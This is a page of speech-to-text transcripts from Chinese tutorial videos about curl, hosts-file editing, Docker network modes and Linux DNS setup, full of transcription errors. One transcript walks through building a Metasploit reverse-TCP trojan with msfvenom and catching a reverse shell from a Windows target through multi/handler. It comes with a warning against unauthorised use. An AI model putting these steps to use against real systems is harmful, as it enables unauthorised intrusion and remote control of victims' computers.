curl怎么添加host

粉丝14.2万获赞109.5万
相关视频
 01:20
01:20 04:53查看AI文稿AI文稿
你们有没有过这种体验,就是想快速测一下某个网站或者 a p i 接口,好消息是有一种方式可以告别这种繁琐。今天呢,我就带你认识一个命令行礼的神器,它能让你的网络测试效率嗖的一下直接翻倍。 让我们来认识一下这位隐藏在命令行列里的网络宁者,他就是 core, 他的全称是 client for url, 说白了就是网直的客户端, 你可以把它想象成一把网络世界的瑞士军刀,又小又快,功能还特别强大,而且它几乎在所有的 linux 和 macos 系统里都是自带的,咱们来看看它的能耐有多大啊! 抓网页内容,测 a p i 下文件,自动传数据处理,登录验证,甚至上传文件,基本上只要是跟网络数据传输有关的事, carl 都能插一脚。 光说不练假把式,咱们直接通过几个实战任务,看看它到底有多神。好了,我们先从最基础也是最常用的几个操作开始,放心,这些核心技能一旦掌握,你每天的工作都能用得上。 来。看第一个任务超级简单,直接输入 curl, 后面跟上一个网址回车,你看它就像浏览器一样去访问了这个地址,然后把整个网页的 html 原始代码儿哗啦一下全显示在你的终端里了,是不是特别直接,非常适合快速扒一下片面结构。 当然了,刚才那一堆代码直接刷屏,眼睛都看花了,不太实用对吧?所以我们可以加一个杠 o 参数,就是 output 的 意思,后面再跟一个文件名, 这样科鲁就会把抓到的内容乖乖的存进这个文件里,方便我们之后慢慢看, 来了来了,这个可是重头戏。测试 api 最常用的就是 pos 的 请求了,我们用杠 x pos 的 来告诉服务器,我要用 pos 的 方法,然后用杠 d 参数,也就是 data 来发送我们的数据。 就这么一行命令,完美模拟了。用户在网页上填完表单,点击提交的都需要身份验证, 怎么办呢?用杠 h 参数,也就是 header, 我 们可以用它来添加任意的 http 请求头,比如说咱们在这里加一个 authorization 头,把我们的访问令牌儿带上服务器一看,哦,是自己人,这不就能访问受保护的自然了吗? 上传文件同样小菜一碟,用杠 f 参数,后面跟上表单的字段名,比如叫 file, 然后是一个 at 符号,再加上你要上传的本地文件名,搞定, 客人就帮你把文件传到服务器了。你说这不比在网页上点那个选择文件按钮快多了吗?好的,基础打牢了,咱们得来点高级的了。 下面这几个技巧能让你用 curl 用的更像个老手,你肯定踩过这个坑。访问一个 http 的 网址,结果它告诉你永久移动到了 https。 默认情况下, curl 碰到这种情况就停了,不会自动跟着跳。 这时候你只需要加上一个 l 参数,也就是 location, 它就会变得很聪明,自动跟着重定向信息,一路找到最终的目的地。 有时候调试接口特别小,这 curl 和服务器之间到底是怎么对话子对吧?用这个杠为叉就是 verbos 罗嗦模式,它会把整个通行过程,从你发的请求头,到 server 回的响应头,所有细节都给你打印出来,这对于找问题来说,简直就是开了上帝视角, 最怕啥?最怕写个脚本,结果因为网络不好,一个请求卡在那不动了,整个程序都僵住了。这时候杠 max time 这个参数就是你的救星, 给他设个超时时间,比如说五秒,如果五秒内请求还没搞定, carl 就 会果断放弃,不让他拖累整个流程。好了,干货说完了,唠叨几句,帮你避开几个新手常钓的坑。 来,咱们快速过一遍啊!第一,遇到跳转的网址,别忘了杠 l。 第二,发 pos 请求数据一定得用杠 d 带上。 第三,如果你的 url 里有 and 或者问号这种特殊字体,记得用引号把整个 url 包起来。最后也是最重要的,下载图片压缩包这种 r 形式文件千万要用杠 o 保存,不然你的端端就会乱码到让你怀疑人生。
33暗影说学安全 01:55查看AI文稿AI文稿
大家好啊,我还是那个亭亭玉立的小鸡爸爸,只要你们信,我就这么说啊。还有一个事就是大家过年好,现在是大年初一的晚上八点二十左右,今天没有直播,我让我休息一下啊。这个之前跟大家承诺说教一下改 host 是 怎么改的。呃,其实不难,给大家看一下啊,这个 三个工具,一个是老的 steam 加加就是这个,另外一个呢,就是手动改 host 的 一个工具,还有一个就是全自动的,我比较推荐这下边这个全自动的,大家可以看一下。这个叫 steam community 三零二。 呃,大家如果有解锁能力的话,可以自己去研究一下下载啊。呃,只要有这个加速 modio 这个功能,你们就可以直接用啊,你看这个也有 啊,这个有都有啊。为什么推荐大家用这个 steamcommunity 这个工具的原因大概率就是因为它简单方便啊,它可以在你这个连不通的情况下,这个自动帮你切换线路,然后还可以在后台运行啊。 好了,只要你改了 host 之后呢,这个模组下载跟联机功能基本上就正常了。 好了,我们现在启动服务之后,顺便加速了一下 steam 的 主页啊。现在我看了一下雪地奔驰,依然是没有在打折的,大家有了这个压岁钱之后,尽量不要冲动啊,这个游戏上手难度还是挺高的,特别是在翻车现车之后。呃, 我之前也做过一个云游戏的教程,大家可以先拿那个试一试。云游戏的教程在主页置顶视频里边,大家可以自己去看一下这个游戏现在如果你买的话,呃,本体一百二十九买全了所有 dlc 可能得一千零三十二,非常的离谱, 大家自己去拿云游戏试一试吧,云游戏一小时的话差不多一块钱左右啊,大家先自己试一试,看完了也记得给视频点个赞啊,祝大家新年快乐啊。
142小吉大大 02:28查看AI文稿AI文稿
大家好,欢迎关注御用花开,今天给大家带来一款工具,快速修改系统的 house 的文件, 此软件有两种操作方法,第一种是管理员,输入管理员的密码,将复制类的信息粘贴到文本框中,内容必须符合这样的样式,一,后面记得有空格。三,保存信息。四,将保存的文件分享出去。 我们先来看一下管理员是如何操作的,先打开软件, 软件有两个版本,我们现在用的是温七版本,在这个界面当中,我们先复制 获取来的信息,然后输入管理员的密码,点管理员模式,点保存信息,将会把文本框中的信息保存成单独的一个文件, 我们也可以查看保存的文件,我们已经看已经保存进去了,我们可以清空。我们下来要进行的三步骤是,第一,载入信息, 第二,一键修改,你看此刻瞬间已经修改完成了。第三,查看 电线关闭。 下面我们来介绍一下一般岗位人员的操作方法,第一,我们要收到工具和信息文件二,载入信息文件三,一键修改。四,查看结果。 我们还是先打开工具, 一般类型要操作的就非常简单,就是下面的一二三步骤,载入信息,一键修改, 查看结果。 好了,一个简单的工具, 好了,记得关注玉龙花开。
14看向未来 01:36查看AI文稿AI文稿
怎么用考利制造木马病毒和监听别人记住没有授权的渗透都是违法行为。本期视频只是演示,一、打开终端,输入苏兜塑进入 root 用户权限。 二、进入 root 权限后输入 ifconfic 查看本机 ip 地址 s 零,旁边一百九十二开头的为本机 ip。 三、输入 ms one n p windows matter printer 除以 reverse tcp host 等于本机 ipo port 等于五十零零 f x o root payload x 生成木马, 显示以上信息,表示生成成功。最后一行为木马路径,如果不是图片上的的显示信息,可能是写错了,检查一下。 四、将木马程序从虚拟机中拖到靶机中,在终端中输入,输入 ms console, 如果 collie 有 反应,代表连接成功。 六、输入一下命令 use exploit multi handler set payload windows meta printer reverse tcp set a host 五零零零 set a port 本机 ip, 然后输入 exploit 或者 run, 开始远程监听。 七、然后在靶机上双击打开木马 ex 程序双以后可能靶机中没有任何的变化,但其实木马已经在运行,并且已经在 collie 中反弹了 shell, 这表示我们已经成功地入侵了 windows 系统了。 请勿拿 collie 做违法的行为,如被抓,后果自负。如果你想唱完 collie, 请阅读中华人民共和国网络安全法。
47尤川WC原 13:32查看AI文稿AI文稿
大家好,我是航灾,今天呢准备给大家介绍一款测速软件,它是由酷狗社小宝大佬开发的啊,叫 fastnight, 这个工具呢已经出来一段时间了,但是一直没有刀客版本啊,之前呢都是要通过一键脚本的方式进行安装,最近呢他出了刀客的安装方式,所以说呢今天给大家一起介绍一下啊。首先呢我们来看一下文档在好用在本载当中,左侧这里就有一个五二二 fastnight 网络诊断测速工具,我们点击一下,然后点击网盘分享, 然后继续向下,这里呢就有一个安装方法,我们下载到本地,然后打开一下,这里呢我们能看到啊,一共呢有三种安装方法,第一种呢是通过刀克方式来进行安装,第二种呢是在 s 到软件中心当中进行安装。第三种呢就是最早的方法啊,直接用一键命令来进行安装,它的官网地址呢在这里啊, 不过今天呢我们主要介绍前两种啊,因为一键命令这种安装方法呢,我个人一般很少使用啊,主要呢是不知道如何卸载,是否能够卸载干净,这个对于我是最大的问题,所以说如果可以选择的话啊,我一般是不推荐大家使用一键命令的。 今天呢我主要给大家介绍一下方法一和方法二啊。然后呢我们先来看方法一,方法一呢其实非常简单,但是呢我给大家准备了两种方式用来对比啊。 之前呢就有一些新手朋友一直在问, host 方式和 bridge, 也就是这种调节方式,它们到底有什么区别?今天呢我正好就用这个程序给大家简单的看一下,这两种方式呢,都有什么区别啊。 首先呢,说一下 bridge 模式啊, bridge 模式也就是我们常说的调节模式啊,它本身呢,还是需要。 net 映射的,也就说它在 dapple 内部网络呢,有一个 ip 地址,然后在外面使用的时候呢,它经过。 net 映射,映射成数主机的地址,因为经过了。 net 地址转换,所以说它的效率和兼容性啊,肯定是不如 house 的 模式的。反 反过来, house 模式呢,就没有这个映射啊,他直接使用数主机的地址,这样的话呢,他的兼容性就更好,同时呢出问题的概率就最小。他们两个在配置上啊,区别也非常简单,如果你什么都不写,默认呢,就是不睿智模式啊, 但是如果你想额外指定的话,你只要加上这个端口映射,那么也是一个很明显的不睿智,也就是调节模式啊,我们大多数使用的呢是这种方式, 因为这种方式呢,我们是可以单独指定端口的,大家如果看的多了,就知道猫后面呢,这个是容器内的端口啊,这是不能修改的,但是容器外的端口呢,我们是可以随便修改的,所以说一旦某些端口有冲突的话,那么我们就必须要用这种不 read 模式啊,来进行端口的映射。 反过来,如果这个端口没有使用过,不存在端口冲突的问题。我个人推荐呢,都要优先选择 host 模式。 host 模式也非常简单啊,你只要去掉这个端口映射杠 p 这项命令,直接加一个这个杠杠 network, 然后空格 host 就 表示这个容器呢是使用的 host 模式, 这种情况下呢,它就直接使用数主机啊,比如说你是非牛系统,它就直接使用非牛的这个 ip 地址,如果是 sos 呢,那它就是直接使用 sos 的 ip 地址,它没有一层转换,直接使用兼容性最好。 很多网络问题呢,都会迎刃而解啊,比如说大家最常问的 i p v 六问题,如果你直接使用 house 的 模式,就不存在各种 i p v 六问题,只要你的路由器开了 i p v 六,一般这些容器呢都能获取 i p v 六地址啊,这就是它的最大的好处啊。 另外呢,还有一些下载软件,比如说 q b 之类的,只要它是网络相关的,我个人建议呢,都是优先选用 house 的 模式。 我先给大家简单的说一下这条命令,然后就把这两种方式啊给大家看一下结果的对比。首先我们一行行看啊,第一行呢, docker run d 表示这个容器呢要后台运行。第二行呢,杠杆 name 表示是容器的名称啊,就叫 fastnight。 第三行呢,就是指定它的网络模式,这个呢就是 house 的 模式啊,如果你不写这个默认呢,就是不认识模式。然 下一行呢, restart 等于 always, 表示这个容器的重启方式,这种呢是专门针对飞牛的啊,飞牛呢必须要设置成 always, 否则你重启呢,这个容器就不会启动啊,不清楚为什么飞牛这一点一直不修改,一般的系统当中呢,用 alex stop 是 最好的选择。 然后下一个参数呢,就是设置一下市区,这里呢设置成了亚洲上海。然后最后这里呢有一个地址加上端口号,这个呢是它的镜像, 我们要拉取的镜像呢就是这个,所以说整个这个命令呢还是比较简单的。然后呢我们来看一下过滤方式的区别啊,过滤方式呢,我们首先它的名字不一样,因为这两个容器一会我们要一起运行吗?同样的名字是无法建立两个容器的, 所以说我们第二个呢多加一个二,然后另外一个呢就是端口号,我们使用 house 模式呢,默认已经占用了三二零零端口啊,所以说我们第二个容器呢,我们这里改一个端口叫三二零五, 后面是不能改的啊,我们只能改前面的改成四二零五,其他的部分呢都不变,我们唯一修改的呢就是一个名称另外一个端口,这两部分修改完毕呢,我们就可以同时建立两个容器了啊,然后呢我们就来运行一下命令,建立一下容器啊, 首先呢我们打开一个飞牛的终端,然后输入一下 c u d 空格杠 i, 然后回车,然后输入一下你的管理员密码,密码是不显示的啊,输入完毕直接回车, 现在呢前方已经变成了 root, 也就是我们已经进入了管理员权限啊。在接下来呢,我们把这两条命令啊分别复制一下,第一条呢复制, 然后这里呢右键粘贴,然后回车,因为镜像已经拉取过了,所以说他直接就建立容器了,同理啊,我们把第二条命令直接复制一下,不就是这么式的啊,右键粘贴,然后回车。现在我们两个容器呢都已经建立完毕了,然后我们来看一下效果啊,我们打开费牛系统,然后点击刀块管理,然后点击容器, 这个里面呢可以看到啊,一个 fastnight, 一个 fastnight 二,然后第一个呢是看不见端口的,因为我们使用的是 house 模式,它直接呢就是默认端口啊,默认端口呢就是三二零零上方,这里 break 模式的呢,它是直接能显示端口的啊,可以看到三二零五。 我们首先呢打开一个三二零五的,这是 fast 二啊,然后呢我们手动打开一个标线页,上面输入我们飞牛的地址,然后冒号三二零零端口啊,然后我们回车。 好的,现在呢我们就打开了 fastnight 的 这个首页,这个使用起来啊非常的简单,这里呢可以一键对你的网络呢进行检测。我们首先呢直接点击开始体检, 然后呢我们就稍微等待一下啊,他会一步一步的对每一项呢进行检测。我的延迟呢是二十五点四,抖动呢是一点四毫秒,这个水平就是很不错的一个水平啊,延迟不高,同时呢抖动也很小, 然后这里显示 starting, 就 表示正在进行外网下载的测试啊,我们稍微等一下,然后外网的测试结果已经出来了啊,大家可以看到我的下载速度呢只有三百兆。 然后后面呢就是外网上传的,可以看到我这里上传呢是六十八兆,然后 net 类型呢是。 net 一 后方呢 ipv 六也是可用的,都没有问题啊,这里简单说一下啊,外网呢上传和下载这里就不用说了,我正常呢是应该下载千兆,上传呢就是六十兆,但是这里为什么测出来的速度这么低呢? 经过我的对比测试啊,发现应该是非牛系统本身的问题啊,当然也可能是我这台设备安装的时间长了,不知道具体的问题, 但是呢,我换成了 sos 那 个二一的设备在上面跑呢就没有问题啊,最少是能跑六七百兆,如果使用插件呢,是能跑到九百多兆的,但是我使用非牛系统来安装 doper 的 话,它就只能跑这么多,有的时候呢甚至更低啊, 大家也可以安装测试一下,可以看一下你那里测试的数值啊,是否正常,然后这一项呢是正常的,没问题啊,接下来这个。 net net 如果你有公网地址,或者是你已经做好了各种端口映设的话,最好的网络类型呢就是。 net 一, 这样的话,你做一些 bt 下载,肯定速度呢是要更快的啊,具体的含义呢,大家可以去额外查一下,我这里呢就不详述了。然后 ipv 六大家也看到啊,完全没有问题, 然后再向下我们去看一下啊。浏览器测试,这里表示的呢是浏览器与设备之间的连接性能,主要是内网的了啊,这里呢能看到延迟,同时呢它也能测一下内网速度啊。不过浏览器的测试呢,不知道是浏览器的区别啊,还是系统的区别。我在 mac 当中同样使用 i 字浏览器来进行同样的测试啊, 这个数值呢是要比这里准确的多。我在 windows 当中进行测试的时候,内网下载一般没问题。我这个是二点五 g 的 网卡吗?但是他这个上传啊,经常是只有三百多兆,结果这次呢直接能测出来三 g 多,这个感觉呢就不是特别准, 所以说在飞牛当中使用这个刀客,我一共呢就发现了两处不是特别准的地方啊,一个呢就是一个下载,另外一个呢就是内网的上传, 在 sos 当中呢,就没有这个问题。大家可以看到浏览器的这里呢就是。 net 三了,它就不是。 net 一 了啊,但是我在 mac 当中使用 i 字浏览器,这里就是。 net 一, 这个就根据你的浏览器和系统不同了, 然后下方这里同样啊, i p v 六没有什么问题,最底下这里呢就是日制,这就是这款软件啊,整体所有的功能了。左侧这里呢,它就相当于进行了飞向测试,同时呢集成了一些大家常用的软件啊,比如说呢,外网测速,这里呢就有一个专门的测速的,然后呢,这里有。 net 检测,然后有 i p v 六检测,然后还有上游测速 死皮的 test, 也是非常有名的测速软件了。不过这些测速服务器啊,都在南方,所以说我这里呢肯定效果不会好,我就没有测试啊,你可以看到啊,苏州镇江,上海昆山这些服务器离我太远啊,测试这效果呢,就不用看了。然后这里呢,同样啊,还有内网测速, 然后也有 i p v 六和 night 啊,所以说 fast night 呢,本身就集成了一些很好用的工具。然后呢给大家直接进行一键体验,这个呢是 house 模式的啊,然后我给大家看一下 bridge 模式,它的效果是什么样的,大家可以看到,这个是四二零五嘛,这个就是 bridge 模式的。然后呢,我们同样点击开始理解, 现在呢, windows 模式也检测完毕了。 y 网下载,这里呢,还是同样的问题啊,这里就不错了,上传呢,没有问题,最重要的大家可以看这两处可以看到啊,我们如果使用 house 模式,这里呢就是。 net 一, 但是我们使用 bridge 模式呢,这里就变成了 mate 三,属于端口受限了,一般 mate 三啊,你就得做额外的端口映射了。同样呢,我们如果使用 house 呢,我们 i p v 六啊,就是没有任何问题的,但是如果你使用 bridge 呢,直接就未检测到 i p v 六了。有一些朋友呢,就说要做一个容器 i p v 六的教程啊, 我当初呢也看过一些具体的设置,但是我感觉啊,只要你不存在端口冲突,最简单的呢,你就直接使用 host 模式,这样的话,你不光可以解决 ipv 六啊,同时呢,你还可以解决很多其他的网络方面的问题,比如说这个。 net 类型啊,所以说从这个程序的运行对比呢,就可以看出 host 模式啊和不允许模式它们具体的差别。 结论就是呢,大家能用 host 模式尽量用 host 模式啊,这个呢,就是它 d o s 当中如何来进行安装? 在 sos 当中呢,你同样可以使用到客的方式啊,来进行安装,但是效果最好的方式呢,还是在 s 到软件中心里面啊,直接进行安装,比如说我们点击 s 到,然后呢,我们选择全部软件啊,这个里面呢,你直接输入一下 fast, 然后回车,可以看到第一个呢,就是 fastnet 网络测速。然后呢,我们点击安装, 稍等片刻呢,这个就安装成功了啊,然后我们直接点击右上角关闭,然后点击已安装,然后我们选择打开啊, 然后呢我们就来到了 fastnight 这个服务界面啊,这里呢显示已运行,如果你发现没有运行的话,默认呢,这里也是点击使用的,你再点击一下保存并应用就可以了。然后呢我们直接选择这里啊,打开外部界面,现在呢我们就打开了,我们使用插件来安装的 fastnight 啊,我们看一下这一次的效果,我们直接点击开始体检。 好的,我们稍等片刻呢,这个检测呢就已经完毕了啊,然后同样我们看一下效果。延迟和抖动啊,跟原先差不多, 这里给大家简单的说一下延迟和抖动,延迟越小,你体验到的卡顿感呢,自然就越小,尤其对于一些视频呢或者是游戏啊,这个延迟值呢是越低越好,抖动呢就说明是在延迟上加减的一个平均值啊, 抖动呢自然也是越小越好,如果抖动特别大啊,你的视频或者游戏一定是卡顿感非常强,所以说呢,这两个值啊,越小越好。这次呢,我们外网的下载速度就完全正常了,九百多兆,基本上呢是跑到了千兆的满速, 然后外网上传这里呢,我这里是千兆下载,六十兆上传,所以说呢,基本上也是跑到了满速啊,然后同样呢是 net 一, 然后下一个 i p v 六呢,也没有问题啊, i p v 六是可用的, 然后呢,我们继续向下看啊,浏览器这里因为我这个 s 兆设备二一啊,它是千兆的网络,所以说呢,这里显示的呢下行九百兆 b, 上传呢是一点一六,整体呢就是千兆的水平啊,没有什么问题,属于误差范围内啊, 同样这里呢。 net 类型,这个主要是根据浏览器有关啊,我在 mac 下使用二指,刚才我给大家说了,就是。 net 一 的这个跟你出口网络就没什么关系了。然后这里呢,你还可以直接点击一下啊,比如说这里呢,还有一个。 net 类型解释啊,大家如果有需要的话也可以看一下,比如说全锥形,什么意思啊, 我们可以点一下右侧的下拉箭头。这里呢,又写了,最开放,直连程度最高,任何外部主机只要知道空网都可以发送数据。 p to p 的 延迟呢,最低也无需端口转发, 但是呢,相对来说安全性就最低啊。然后 mate 三呢,就是这个第三个嘛,我们也可以点开看一下啊,这里呢,就是安全性高啊,但是呢, p two p 可能受限,游戏呢也可能异常。 所以说大家如果条件允许的话啊,尽量呢,还是折腾成 mate 一, 效果才是最好的。然后同样啊,浏览器呢,是支持 i p v 六的。最后大家这里也可以看一下日制啊,看看有没有什么问题。 所以说现在总体的效果呢,大家也可以看出来,你在 sos 当中使用插件模式得到的效果是最理想的。其次呢,我在 sos 当中使用刀口,只有外网下载速度啊,会略慢一些,但是整体的效果呢,也还可以。但是在飞牛当中使用同样的刀口啊,尽管使用的是 house 模式,这个下载速度啊,还有内网的上传速度都 会有点问题,大家也可以同样测试一下。然后呢,在评论区反馈一下啊,总体来说,发 size 的 工具啊,还是很好用的,因为你只需要一次体检就可以大概了解你目前的网络情况, 找出具体哪一部分有问题,才可以去对症下药啊。好的,这就是本期视频的全部内容,如果你觉得这期视频对你有帮助的话,欢迎点赞评论、转发,一键三连,当然也不要了。关注我们,下次见。
15好用斋 02:52查看AI文稿AI文稿
大家好,我是佳音守护系统。 house 损件是用来本地管理域名和 ip 地址映射的系统文件,通过 house 损件可以自由管理域名和 ip 地址的映射关系。文本方式编辑 house 损件太麻烦, 今天给大家带来一个 host 文件管理超实用的小工具, switch host 下面开始吧。一、 switch hosts 下载安装打开 switch hosts 官网,点击下载,进入下载页面, 根据需要选择对应系统的安装包进行下载。 are switch hosts 使用说明打开 switch hosts, 左侧区域是分组菜单,右侧区域是 hosts 配置内容。 第一个 sistem host 是显示当前系统 host 存件的内容,它是下面所有启用状态下的所有配置的合集。 back up 分组是程序第一次启动时对系统 house 存件内容的备份。下面 company 和 home 分组是我个人定义的分组,分别管理着公司网络环境下的一些配置和家里网络环境下的一些配置。这里看到我在二零一服务季上安装了 gtlab redming 和禅道,通过 host 文件给 201 配置了对应的域名以后就可以直接用域名来代替 201 访问对应的服务了。同样, hm 分组将家里的电脑也用域名进行了映射管理。 分组右侧的开关按钮控制着是否启用此分组的配置内容,如果关闭的话,本分组的配置将不会生效。关闭或启用后 可以通过上方的 system host 查看系统 host 损件的变化。 点击左下方的加号,可以创建新的分组。我们创建一个新的分组,加音守护演示 在这里我们添加一个配置,将两百服务器应收到域名 brinto 知识 come 点击分组右侧的开关按钮,启用此分组。从 sister costs 可以看到此配置已经生效。我们打开命令行终端,通过验证一下刚才的配置 是否生效。 从这里可以看到 hosts 配置已经生效,以后就可以通过域民来访问对应的服务器了。谢谢大家的观看,记得关注点赞评论哦。
24星路途者 14:43查看AI文稿AI文稿
大家好,我们继续给大家分析啊,讲解这个苏三的软件包管理。但既然讲到软件包管理,很显然我们需要一个网络环境, 我说我们如何配置疏散的网络环境呢?啊,五块五,就是他的 ip 地址,网卡,路由等等这样的一个配置,以及啊他需要一个元来进行一个远程加载他的一些库环境。 然后我们这节先讲他的网络管理,网络管理就是说配置他的网络 ip 或静态绑定一个静态 ip, 以及配置他的一个路由实践他能跟外网进行一个互通。然后等一下安装的时候,我这边已经配好了,主要是 涉及呃两个废纸文件,一个就是它的呃 ip 叫网卡文件,我可以看看一下 etc cs configure。 哎头啊看有一个 e f e f c f g 可以看到我这边配了几个选项,一个就是将 both staff 这个文件由 d s c p 就是 d s c p 获随机获取 ip, 改成静态的 static ip, 启动的模型为 auto 自动,然后制定一个 a p p ip address, 就是一个 ip 地址,并且指引它的路由则网源码为二十四位,这是一个 ip 这个 然后还需要这是配置 ip, 那么他还需要一个路由叫 e frote, 这个配置要配置他的默认路由,我这边配置的像的是我的 windows 的一个网关路由,这是在零零零零二这个路由 啊,这个配置完之后,我们查看他的 ip 就可以看到 重新可以看到它有两个网卡,一个是 l o l o 就是本地的回回换网卡就幺二七零点零点一这个网卡往那儿,以及第二个就是我们 e t h 零的网卡, e t h 零的网卡自现在状态是 up 的 万人的主以及他的我们刚才绑定的现在 ip 幺九这个 ip, 然后以及他的自网验码 二十四,还有 ipv 六的一些地址,这是配置网络。配置网络之后啊,它其实就能就能跟一个外部进行一个通讯,我们可以看一下,比如我们拼一下百度, 可以看到他网络是通的,而且我们也可以靠一下啊, 切开啊 r l 吧,我们直接获取一下,可以看到它也能全球百度的地址,这说明它这个网络已经通了。 但网络通其实还有一部分就是它的 dns, 它需要解能要能写析这个,呃百度的地址 啊,那我们把 dns 这部分呃拿上去讲吧。 我们这是网络的一些配置,然后七点三,我们给他七点四, 还有一个 dns, 然后嗯,把它改成七点五 配置。用外部网络,一个是要弄通讯,就是建立首先要网络打通,网络打通完之后,但是对于一些移民, 我们还需要通过 dns 进行一个解析啊解析,通过 dns 解析,然后就是啊我们就可以通过这个编辑配置文件进行一个修改,像比如说其他的操作系统,比如说优邦度和嗯 呃红帽 signals、 red head signals 或者 rocky, 他们的 dns 修改其实都在网卡配置文件里面,然后你充其网卡,他就会立即呃生效, 然后它可以到这个 etc reso 这个各个版操作版本里,它的本地文件解析文件都是这个, 可以看到他当天的啊服务器的地址是 我这边配了两个 dns 地址,一个幺八零点七,六点七,六点七六,还有一个配置了,二二三点三点三,我们也可以找一台,找一台其他的啊, 我们把另一台开一下,开一下给大家对比看一下,就是能多多方面的了解一下这个网卡我们到时候怎么配。 当然你要熟悉之后你会发现,不管各种不管什么样操作系统,其实他们都大差不差, 基本上都是在一些网卡或者路由配置软件里修改,修改完直接进行一个解析即可,我们重新, 嗯,新建一个连接吧 and 七, 应该是啊,幺七吧, 应该就是咱俩一个中间的一个地址啊。 我们首先可以看到这个刚才看的这个解析例子, 他是这三个,哎, ip 不对,让我看一下,我看一下 还是幺七才对,我们就 ipa 可以查看这个 ip, 当然其实还有一种方式查看,只如果只需要获取这个 ip, 我不需要知道其他信息,直接后四 n 五杠二也可以查看他的 ip, 而且只显示 ip 的信息 a n 幺七,那么说它其实啊应该是可以的,应该是这个 放大一点,方便大家进行一个插盖。我们首先看本地解析软件, l e d c i e s o so, 啊,我这另一台的解析文件也是指向 windows 的啊, ds 图解要指向我的 windows 解析。本地解析通过 windows 电脑进行一个 解析这个配置文件,但 windows 解析配置文件,呃,它是在 windows 的一个陌路里面,我们也可以给大家演示一下, 比如说我们先打开一个文本,它在 windows 的定 s 解析,它在摄像盘 windows, windows 里面有一个呃 sis 三十二,然后还有一个路径叫 drawer drawway 有一个 e t c e t c 有一个 house 词, 这是 windows 的本地解析服务,当然也可以通过它的一些其他服务解析,然后 linux 它也有本地解析文件。 linux 问本地解析就是 etc host, 它可以加上一些指定的域名,进行 i i p 本地的一个 d s 阶级,当然它也有 这个,基本上都是固定的这个地址,不管在呃 cnos, redhat, 呃,还是苏伞,还是比如说一些比较小型的 ais, 或者是国产的一些麒麟 啊,通讯啊系统,他们这这像这些都雷达系统,他都是固定的,这个配置都是以这个路径下,这我们就可以知道。然后我们再讲一下他的 dns 网卡, 呃,我看一下这个他的房卡地址,我们看一看,要一直 this is config network scribes 衣服 c f g 杠 it actually 啊 e s 三三,因为我这边网卡名没改,是 e s 三三,可以看到它这些网卡地址跟我们原来的这个切个屏,然后垂直分割一下。 啊,好像这种 啊,这样切,可以看到他俩的网卡地址,其实在 sendos 里边,他其实是固定的,都是在一个网卡里面,没有定义。他网卡没用,他的设备没用 啊,是否是啊?静态 ip, 包括它的 ip 地址,它的路由自网验码和 dns。 这 dns 啊,像啊,森诺斯 啊, red 孩子, rook 等等,他们的操作系统最多可以配置十个 dns 地址,但是一般我们都会配置两个,有一个一主一倍 进行一个切换,基本还是够用了,也没有配太多的。而且像一些内部环境的一些网络,我们通常还有可能会给他配置。 呃,像内部搭建 d s 服务,然后配置一如一层,然后也就配置这两个 d s, 这样它的服务地址配在这里,然后我们再哎看一下, 给它切回去吧,然后我们再看一下它的啊,疏散呢,我们主要还是讲疏散,那个 ds 如何配置疏散呢?它不是佩戴网卡,因为我们可以看到, 呃,刚才它的网卡里面就只配了一个 ip, 而且它的路由,这是它的路由, 还有一个 一幅 c f g 杠 t h 零,可以看到它的网卡里 ip 是 ip, 路由是路由,那么同样的道理,那么它只配置 dns, 它也是在单独的配置文件里,那么它会 这软件在哪呢?他其实配置软件也是在这个 network 下面,他有一个单独的 comf, 就专门来配置 dns 的。然后我们写个正则,快速给大家过一下 来,正好给大家复习一下正则如何写。就是啊,我们去掉井号开头的注视和以空行去掉的啊,加上这个配置文件, 这就是他的。呃,网络的一些配置文件,包括是否启用 ipv 六啊,对,开启 dbug 呀,然后发个 word 啊 等等。然后我们重点是在这两行他需要配置 dns 的解析地址,主要是这行叫 耐特卡菲格,就是网络配置 dns 的静态 server, 这个地址我们可以在这里面配置配置两个啊, ip 地址配置一个,两个或者三个以及多个,他都可以的。 至于这个啊, dsriso 这解析的列表我们可以配,也可以不配,只配他一个其实也是可以的,我这边实测过,这只配他这一个也是可以的,但是你如果想列一些不是写解析服务的话, 列表给它列出来,就是有哪些 ds 列出来的话也可以加上这个选项,只要加入这一行,然后重启网络就可以了。然后我们可以看一下这边也有两个对比的配置,这没加之前的配置是这样的,然后添加 ds 解析 配置就加上这一行,其实就可以。我在这边也有做了一个备注,就是只配置耐的 ds, 在这个 server 它也是可以的。然后这有一个解析 赛道命令,有一条直接修改,然后重启网络,然后直接验证解析,他最终的解析会生成这个在这个 reserve 下面,如果没有,那么说明就是你没有添加成功,要检查一下他的配置 即可。如果他没有解析,你可能聘百度的话,他会告诉你那个 ip 不知道,就是没有解析成功,他 聘一定会走 i i c m p 协议,一定会把这个域名解析为 ip, 然后我们通过那如果能解析 ip, 那么他说 面值 dns 可以使用,他说完就看他网络是 house 的,能不能到达,或者是解析网络等等。 这是 dns 配置啊,如果你不是很清楚的话,你可以只加这一键,就是只加这一个配置,然后重新网络验证他有没有生效啊。有一个小注意点就是一定要记住这个配置, 这个 dns 配置一定要放在它这一节儿里边,如果放在其他位置有可能不生效,这是一点。
1过去未来 01:51查看AI文稿AI文稿
今天我们来看一看我们的系统的 poss 的文件,他是他去修改,他显示无法修改或者权限 讯不足,是怎么解决的?我们先找到这个文件,在这里搜索,然后我们看到这个打开 选择记事本确定,然后你就可以在上面更改,然后保存,但有的时候他显示你没有权限,我们就右键属性打开这个安全,点击 这个高级,点击所有者,我们把这个编辑其他用户获取,然后呢我们点击高级,点击这个立即查找,找到这个管理员就是 admin, 嗨 str, 我们点击确定,然后在这里再确定,再确定, 然后就是然后我们打开这个权限,我们更改权限编辑, 这个就是我们刚刚那个所有更改的编辑,我们点击完全控制,点击允许,然后点击确定确,点击确定确定, 然后比如我们现在就可以更改了,我们文件保存,然后他就不会提示出权限没有了,那么这期视频就讲到这里,拜拜。
227围棋与电脑 04:51
04:51


猜你喜欢
- 5879一介草民
最新视频
- 2240梦循